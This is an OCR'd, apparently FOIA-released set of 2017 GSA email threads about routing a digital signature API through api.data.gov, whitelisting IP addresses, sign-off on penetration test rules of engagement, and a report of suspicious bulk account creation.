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

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Subject: Fwd: API Umbrella Admin
Date: Thu, 27 Jul 2017 13:18:04 +0000
From: (b) (6) USA]" <(b) (6) @bah.com>
To: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Message-ID: <4166CA9A-1802-4C0C-AE91-FFE6B26F4DAD@contoso.com>
MD5: 1c7fe26eddc25012af3268ab6adbdc97

Hello again Nick,

We got a request for a rate limit increase from a user recently. When I looked them up, she had 3 api keys under her email address (b) (6) @gmail.com<mailto(b) (6) @gmail.com>. However, after further digging, it appears this same user also has 4 accounts through her (b) (6) @fiscalnote.com<mailto(b) (6) @fiscalnote.com> address as well. When I run the analytics report, the unique users appears to be based on the email address – so it only appears to show 2 accounts. Is there any way to more clearly illustrate the unique user-id or api-key?

Also, I was hoping to figure out a way to identify requests from the same IP using multiple accounts – any reasonable way to do that?

https://api.data.gov/admin/#/stats/logs?date_range=7d&interval=hour&query=&search=user_email%3A%20(b) (6) *

[cid:image001.png@01D306B9.3F3CEC30]

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

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Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
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- richard.g.brooks@gsa.gov - organizer
- joseph.castle@gsa.gov
- sudhangi.suthrave@gsa.gov
- neelmadhav.phadke@gsa.gov
- richard.shaw@gsa.gov
- jayanta.sinha@gsa.gov
- ryan.day@gsa.gov - optional
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Date: Wed, 9 Aug 2017 11:01:17 -0400
From: Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov>
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Cc: Richard Shaw - IDS <richard.shaw@gsa.gov>, Richard Brooks - XCCF-Detail <gray.brooks@gsa.gov>, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Joseph Castle - IDD <joseph.castle@gsa.gov>
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MD5: 5f07d0c9d72012c346d8592af4f48b78

Oh nice! ...these are great suggestions.

We'll discuss these out internally and decide on the next steps.

thanks Ryan, Gary and everyone for all your help.

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

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Message-ID: <CAJR38DtXuazqLNoi8JGgkoUeOx0cMjMS=aahTs-3r0KwNpWL+A@mail.gmail.com>
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

Any idea why would this happen?

Thanks,
Sudhangi

On Wed, Jun 7, 2017 at 12:46 PM, <neelmadhav.phadke@gsa.gov> wrote:

Hello Everyone,
good afternoon.
As discussed yesterday, please find below a link that has documentation for one of our APIs. The documentation includes a sample soap ui project and the endpoint.
NOTE: The endpoint presently does not have the GSA recommended naming convention but we've that implemented and soon will be released.
https://docs.google.com/document/d/1us2UAX1v_DtumgnlSVfetTBxNqLK3CSDYUrINllE25c/edit
Please setup the next steps for us.
thanks & regards
Neel Phadke

chat api.data.gov and digital signature APIs

Hi Neel,

Thanks for getting in touch. That's great news - the more that GSA is building and dogfooding APIs, the better!

To your question, yes - api.data.gov is very possibly a good fit for you and we've already got it set up for programs in GSA to use. I'm looping in the team and am happy to set up a hangout for us to fill you in more about the service.

Gray

On Tue, May 30, 2017 at 9:30 AM, Neelmadhav Phadke - IH-C wrote:
Hello Gray,

Good Morning.

This is Neel Phadke and I work for Richard Shaw in GSA IT as part of the digital signature solutions team.

We've created a set of APIs and we are looking for any tool that can help with API versioning and API key management.

Based on conversation with Ryan Day, he recommended we connect with you.

Please let me know if api.data.gov can be the right tool for our requirement and I'll schedule a follow-up call for discussions.

Thanks & regards,
Neel Phadke
GSA 1800 F St NW
Washington DC 20405
(b) (6)

When	Tue Jun 6, 2017 3pm – 3:25pm Eastern Time
Where	4460 quiet room at 1800 F street + hangout (map)
Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
Who	• richard.g.brooks@gsa.gov - organizer • joseph.castle@gsa.gov • sudhangi.suthrave@gsa.gov • neelmadhav.phadke@gsa.gov • richard.shaw@gsa.gov • jayanta.sinha@gsa.gov • ryan.day@gsa.gov - optional • alexander.magee@gsa.gov - optional

--

```
{
  "Name": "Sudhangi Suthrave",
  "Role": "Principal Developer",
  "Email": "sudhangi.suthrave@gsa.gov",
  "Phone": "(b) (6)
  "Location": "GSA 1800 F St NW, Washington DC 20405",
  "AboutUs": {
    "Team": "DSS",
    "Team Email": "dssteam@gsa.gov"
  }
}
```


--


```
{
  "name": "Sudhangi Suthrave",
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    "team Email": "dssteam@gsa.gov"
  }
}
```


--

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile:(b) (6) | ryan.day@gsa.gov

Subject: Re: [Update] chat api.data.gov and digital signature APIs
Date: Wed, 9 Aug 2017 09:27:10 -0500
From: "Ryan Day (BDFE)" <ryan.day@gsa.gov>
To: Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov>
Cc: Richard Shaw - IDS <richard.shaw@gsa.gov>, Richard Brooks - XCCF-Detail <gray.brooks@gsa.gov>, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Joseph Castle - IDD <joseph.castle@gsa.gov>
Message-ID: <CAJR38DuL6wFEx_9WrC7coWGZjnDxTvRwGG5k_DjnxQfUGaZZ3A@mail.gmail.com>
MD5: d596a097835ac8045fb27d119307b2c4

>>Please let us know what the next steps are as we have internal demo for our gsa mgmt coming up and we want to showcase this end to end functionality

Hi Neel,

I am not 100% certain what you're requesting regarding next steps. If you are asking to have an API directory available prior to a GSA management meeting, I am afraid that is not realistic.

If you would like to have someone test your service through api.gsa.gov, I would be happy to give it a shot.

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

On Tue, Aug 8, 2017 at 8:46 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Hi Ryan, Gray

Please let us know what the next steps are as we have internal demo for our gsa mgmt coming up and we want to showcase this end to end functionality

Thanks
Neel

On Aug 4, 2017 11:57 AM, "Ryan Day (BDFE)" <ryan.day@gsa.gov> wrote:

I will jump in here and say this is a fantastic test case for the buildout of an internal GSA API directory.

That is a project Joe and I have been researching and honestly have not found the appropriate location yet, although we have drafted some user stories which I can share.

Joe maybe we can include this group and talk about the way forward?

Ryan

On Fri, Aug 4, 2017 at 10:00 AM Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

We would like the API to be searchable to the GSA for now.

Thanks & regards,
{
  "name" : "Neel Phadke",
  "role" : "Enterprise Solution Architect",
  "phone" : "(b) (6)
  "location" : "1800 F St NW Washington DC 20405",
  "about us" :
   {
     "team" : "DSS"
     "team email" : "dssteam@gsa.gov",
     "learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
   }
}

On Fri, Aug 4, 2017 at 10:42 AM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Hi Neel,

Which API catalog would you like to add it to?

Gray

{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}

On Fri, Aug 4, 2017 at 10:37 AM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Hi Gray,

Good Morning

One quick question:

Now that we've our APIs routing via data.gov, the question we have is around making our API searchable and available in the the API catalog.

Please point us to some documentation around that.

Thanks & regards,
{
  "name" : "Neel Phadke",
  "role" : "Enterprise Solution Architect",
  "phone" : "(b) (6)

```
  "location" : "1800 F St NW Washington DC 20405",
  "about us" :
   {
      "team" : "DSS"
      "team email" : "dssteam@gsa.gov",
      "learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
   }
}
```

On Mon, Jul 31, 2017 at 6:31 PM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Thanks Gary

Will set something up on our calendar

Regards
Neel

On Jul 31, 2017 3:25 PM, "Gray Brooks" <gray.brooks@gsa.gov> wrote:

Hi Neel,

You'll want to include the API key signup form in your documentation (assuming it's as webpage). To interact with the analytics dashboard, you'll want to log in at api.data.gov/admin (you should all have accounts). Most of the other agency tasks are further documented here.

If it'd be helpful to hop on a quick 30 minute call to go through these and other tasks, let me know some good times for you and your team and we'd be happy to connect.

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
   "name": "/Developer Program",
   "url": "https://api-all-the-x.18f.gov"
 }, {
   "name": "US Government API listserve",
   "url": "https://bit.ly/apilistservedc"
 }]
}
```

On Wed, Jul 26, 2017 at 12:11 PM, Neelmadhav Phadke - IC-C <neelmadhav.phadke@gsa.gov> wrote:

Hi Gary,

Thanks for all your help thus far.

Now that we've the basic routing working, we would like to know more about the API consumer side i.e. how does one subscribe to our API and how do we track the API usage.

please let us know.

Thanks & regards,

{
"name" : "Neel Phadke",
"role" : "Enterprise Solution Architect",
"phone" : "(b) (6)
"location" : "1800 F St NW Washington DC 20405",
"about us" :
{
"team" : "DSS"
"team email" : "dssteam@gsa.gov",
"learn more" : "http://e07r7m-dsstest.gsa.gov:7070/DSSUI/"
}
}

On Tue, Jul 25, 2017 at 2:03 PM, Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov> wrote:

Hi Gray,
I was finally able to get the api.gsa.gov ip addresses white listed on the server.
Also I was able to successfully access the DSS url.

I will go ahead and do some more tests on it.

Thank you,
Sudhangi

On Thu, Jun 29, 2017 at 1:52 PM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Alright - thanks for following up on this.

Sure enough, it does look like we would need to whitelist the IP addresses for the api.data.gov service (54.208.160.112 and 54.208.160.151) since it lives outside of the GSA internal network.

Are you able to do that specifically with your application or do you think we'll have to submit a helpdesk ticket and get GSA IT to help with it?

If anyone else has any thoughts on how to allow the connection to the DSS API from outside the internal network, do speak up.

Also, just to check, is there an abject need for the API to stay inside the network? If not, another option would be to make it available outside the network, block all access except through the api.data.gov IP addresses and change its settings so that only api.data.gov keys that you specifically white list will be able to access the API.

Gray

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{
 "team": "18F",
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
The original URL works just fine:
http://159.142.72.9:7070/DSS-API/service/application.wadl

But the new url gives me the following error page:
https://api.gsa.gov/operations/signature/application.wadl?api_key=(b) (4)



Any idea why would this happen?

Thanks,
Sudhangi

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https://docs.google.com/document/d/1us2UAX1v_DtumgnlSVfetTBxNqLK3CSDYUrINlIE25c/edit
Please setup the next steps for us.
thanks & regards
Neel Phadke

chat api.data.gov and digital signature APIs

Hi Neel,

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To your question, yes - api.data.gov is very possibly a good fit for you and we've already got it set up for programs in GSA to use. I'm looping in the team and am happy to set up a hangout for us to fill you in more about the service.

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Hello Gray,

Good Morning.

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We've created a set of APIs and we are looking for any tool that can help with API versioning and API key management.

Based on conversation with Ryan Day, he recommended we connect with you.

Please let me know if api.data.gov can be the right tool for our requirement and I'll schedule a follow-up call for discussions.

Thanks & regards,
Neel Phadke
GSA 1800 F St NW
Washington DC 20405
(b) (6)

When	Tue Jun 6, 2017 3pm – 3:25pm Eastern Time
Where	4460 quiet room at 1800 F street + hangout (map)
Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
Who	• richard.g.brooks@gsa.gov - organizer • joseph.castle@gsa.gov • sudhangi.suthrave@gsa.gov • neelmadhav.phadke@gsa.gov • richard.shaw@gsa.gov

- jayanta.sinha@gsa.gov
- ryan.day@gsa.gov - optional
- alexander.magee@gsa.gov - optional

--


```
{
  "Name": "Sudhangi Suthrave",
  "Role": "Principal Developer",
  "Email": "sudhangi.suthrave@gsa.gov",
  "Phone": "(b) (6)
  "Location": "GSA 1800 F St NW, Washington DC 20405",
  "AboutUs": {
    "Team": "DSS",
    "Team Email": "dssteam@gsa.gov"
  }
}
```


--


```
{
  "name": "Sudhangi Suthrave",
  "role": "Principal Developer",
  "email": "sudhangi.suthrave@gsa.gov",
  "phone": "(b) (6)
  "location": "GSA 1800 F St NW, Washington DC 20405",
  "aboutUs": {
    "team": "DSS",
    "team Email": "dssteam@gsa.gov"
  }
}
```


--

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322 | Mobile: (b) (6) | ryan.day@gsa.gov

Subject: Analytics.usa.gov Penetration Test RoE
Date: Tue, 20 Jun 2017 06:48:03 -0400
From: David Olson - IST-C <david.olson@gsa.gov>
To: gray brooks <gray.brooks@gsa.gov>
Cc: Daniel Newsome - ISO-C <daniel.newsome@gsa.gov>, Edward Yardley - IOWDI-C <edward.yardley@gsa.gov>, Joseph Hoyt <joseph.hoyt@gsa.gov>
Message-ID: <CAE5RkQz5qo2K9-f+HBBJ2-F1-W7Fdz5eQGpO_MVFRZ-+B+owXQ@mail.gmail.com>
MD5: 0834430531848efedeef012ab1a2ff3d
Attachments: analytics.usa.gov-RoE 1year LATO Pentest.docx

Hi Gray,

Please find the attached analytics.usa.gov Penetration Test RoE for your review and signature. Once approved, please send back to me and I'll route for the remaining signatures.

If you have any questions, please let me know.

Thank you,

David Olson, MIS, CAP
ISSO Lead
Office of the Chief Information Security Officer
U.S. General Services Administration
(b) (6) **Cell**
(717)457-0359 - Office
david.olson@gsa.gov

Subject: Re: Analytics.usa.gov Penetration Test RoE
Date: Tue, 20 Jun 2017 15:06:35 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: David Olson - IST-C <david.olson@gsa.gov>, Daniel Newsome - ISO-C <daniel.newsome@gsa.gov>, Edward Yardley - IOWDI-C <edward.yardley@gsa.gov>, Joseph Hoyt <joseph.hoyt@gsa.gov>
Cc: Holly Allen - XFB <holly.allen@gsa.gov>, Alexandra Bisker - XFBC <alexandra.bisker@gsa.gov>, Jonathan Hooper - TEAAA <jonathan.hooper@gsa.gov>, Timothy Lowden - XC <timothy.lowden@gsa.gov>
Message-ID: <CADOg4uj2=FPb655+-zpFvsN7qMsje9L0ULPKQejmfg307caz3A@mail.gmail.com>
MD5: f8e2cafe7cd54f1e9fbf40cb16fb0805
Attachments: analytics.usa.gov-ROE-signed2.pdf

Here you go. Thanks!

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
   "name": "/Developer Program",
   "url": "https://api-all-the-x.18f.gov"
 }, {
   "name": "US Government API listserve",
   "url": "https://bit.ly/apilistservedc"
 }]
}
```


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ISSO Lead
Office of the Chief Information Security Officer
U.S. General Services Administration
(b) (6) **Cell**
(717)457-0359 - Office
david.olson@gsa.gov

Subject: analytics.usa.gov staffing issue - PDF
Date: Tue, 27 Jun 2017 12:38:12 -0500
From: Gray Brooks <gray.brooks@gsa.gov>
To: Jerod Weaver - ISO-C-C <jerod.weaver@gsa.gov>
Cc: Holly Allen - XFB <holly.allen@gsa.gov>
Message-ID: <CADOg4ugbpoNakv9mokue4vGXEdhDB-3DMHezsuugAYwmhECD1A@mail.gmail.com>
MD5: 3c46eb70223e822b466dbcfb1af8c79c
Attachments: analytics.usa.gov-ROE-signed2.pdf

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{
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 }, {
   "name": "US Government API listserve",
   "url": "https://bit.ly/apilistservedc"
 }]
}
```

Subject: Re: [Update] chat api.data.gov and digital signature APIs
Date: Thu, 29 Jun 2017 12:52:52 -0500
From: Gray Brooks <gray.brooks@gsa.gov>
To: Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>
Cc: Neelmadhav Phadke - IDS-C <neelmadhav.phadke@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, Joseph Castle - IQ1 <joseph.castle@gsa.gov>, Ryan Day - ICSF <ryan.day@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <CADOg4ujqbjxAFAGgYos-ZxwKyyjPnrPg+U+ry4xp5bghnQ_NDA@mail.gmail.com>
MD5: a54df9021bd9559de76ca7349aad8278

Alright - thanks for following up on this.

Sure enough, it does look like we would need to whitelist the IP addresses for the api.data.gov service (54.208.160.112 and 54.208.160.151) since it lives outside of the GSA internal network.

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
https://api.gsa.gov/operations/signature/application.wadl?api_key=(b) (4)



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https://docs.google.com/document/d/1us2UAX1v_DtumgnlSVfetTBxNqLK3CSDYUrINlIE25c/edit
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thanks & regards
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chat api.data.gov and digital signature APIs

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Thanks & regards,
Neel Phadke
GSA 1800 F St NW
Washington DC 20405
(b) (6)

When	Tue Jun 6, 2017 3pm – 3:25pm Eastern Time
Where	4460 quiet room at 1800 F street + hangout (map)
Video call	https://plus.google.com/hangouts/_/gsa.gov/chat-api-data
Who	• richard.g.brooks@gsa.gov - organizer • joseph.castle@gsa.gov • sudhangi.suthrave@gsa.gov • neelmadhav.phadke@gsa.gov • richard.shaw@gsa.gov • jayanta.sinha@gsa.gov • ryan.day@gsa.gov - optional • alexander.magee@gsa.gov - optional

--

{
  "Name": "Sudhangi Suthrave",
  "Role": "Principal Developer",
  "Email": "sudhangi.suthrave@gsa.gov",
  "Phone": "(b) (6)
  "Location": "GSA 1800 F St NW, Washington DC 20405",
  "AboutUs": {
    "Team": "DSS",
    "Team Email": "dssteam@gsa.gov"
  }
}

Subject: Re: Suspicious Activity on api.data.gov
Date: Thu, 5 Oct 2017 19:13:46 -0400
From: Sudhangi Suthrave - IC-C <sudhangi.suthrave@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: Gray Brooks <gray.brooks@gsa.gov>, "Ryan Day (BDFE)" <ryan.day@gsa.gov>, "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>, Neelmadhav Phadke - IDS-C <neelmadhav.phadke@gsa.gov>, Alexander Magee - TEAAA <alexander.magee@gsa.gov>, Joseph Castle - IQ1 <joseph.castle@gsa.gov>, Jayanta Sinha - IPO-C <jayanta.sinha@gsa.gov>, Philip Ashlock - QXA <philip.ashlock@gsa.gov>, Richard Shaw - IDS <richard.shaw@gsa.gov>
Message-ID: <CAKDPxLcKmaHnmAX1wSkrTPAt8K9GuZ1KibnVmeuUOuFkXM7wcQ@mail.gmail.com>
MD5: bbbdca77be0a1eac3e6aa5ee91ff931e

Thank you Nick. The user list looks better now :)
Appreciate your quick response.

V/R
-Sudhangi

On Thu, Oct 5, 2017 at 6:40 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi,

This should be resolved, but we'll continue to monitor things.

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++ Phil Ashlock
++ Rick Shaw

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+api.data.gov@gsa.gov

Ryan Day | Office of Corporate IT Services (IC) | GSA IT
Office: 816-823-5322<tel:(816)%20823-5322> | Mobile: (b) (6) | ryan.day@gsa.gov

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Creation source is 'nrel'
Here is the screen shot:
<image.png>

There are a total of 141,876 entries on it right now.
Please look into this ASAP

Thanks and Regards

--

```
{
   "name": "Sudhangi Suthrave",
   "role": "Senior Developer",
   "email": "sudhangi.suthrave@gsa.gov",
   "phone": "(b) (6)  tel:(202)%20710-5283>",
   "location": "GSA 1800 F St NW, Washington DC
20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
   "aboutUs": {
      "team": "DSS",
      "team Email": "dssteam@gsa.gov"
   }
}
```


--

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{
   "name": "Sudhangi Suthrave",
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   "phone": "(b) (6)
   "location": "GSA 1800 F St NW, Washington DC
20405<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fmaps.google.com%2F%3Fq%3D1800%2BF%2BSt%2BNW%2C%2BWashington%2BDC%2B20405%26entry%3Dgmail%26source%3Dg&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636428164437564962&sdata=8v2m7FuUzN08e0QeHEZ2CE5whxOALe%2BaFml6iz%2Fcqyg%3D&reserved=0>",
   "aboutUs": {
      "team": "DSS",
      "team Email": "dssteam@gsa.gov"
   }
}
```


--

```
{
  "team": "18F",
  "company": "GSA",
  "cell": "(b) (6)  tel:205.541.2245>",
  "links": [{
```

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   "name": "/Developer Program",
   "url": "https://api-all-the-
x.18f.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fpages.18f.gov%2FAPI-
All-the-
X&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C83f7ebbeabd140dc96f608d50c0b293b%7Ca0f29d
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  }, {
   "name": "US Government API listserve",
   "url":
"https://bit.ly/apilistservedc<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fbit.l
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QDtpq5OpCRKc06WEJHrfRpJZKH2cD3zypcs%3D&reserved=0>"
  }]
}
```


--


```
{
   "name": "Sudhangi Suthrave",
   "role": "Senior Developer",
   "email": "sudhangi.suthrave@gsa.gov",
   "phone": "(b) (6)
   "location": "GSA 1800 F St NW, Washington DC 20405",
   "aboutUs": {
      "team": "DSS",
      "team Email": "dssteam@gsa.gov"
   }
}
```

Subject: Re: Suspicious Activity on api.data.gov
Date: Fri, 6 Oct 2017 08:42:19 -0400
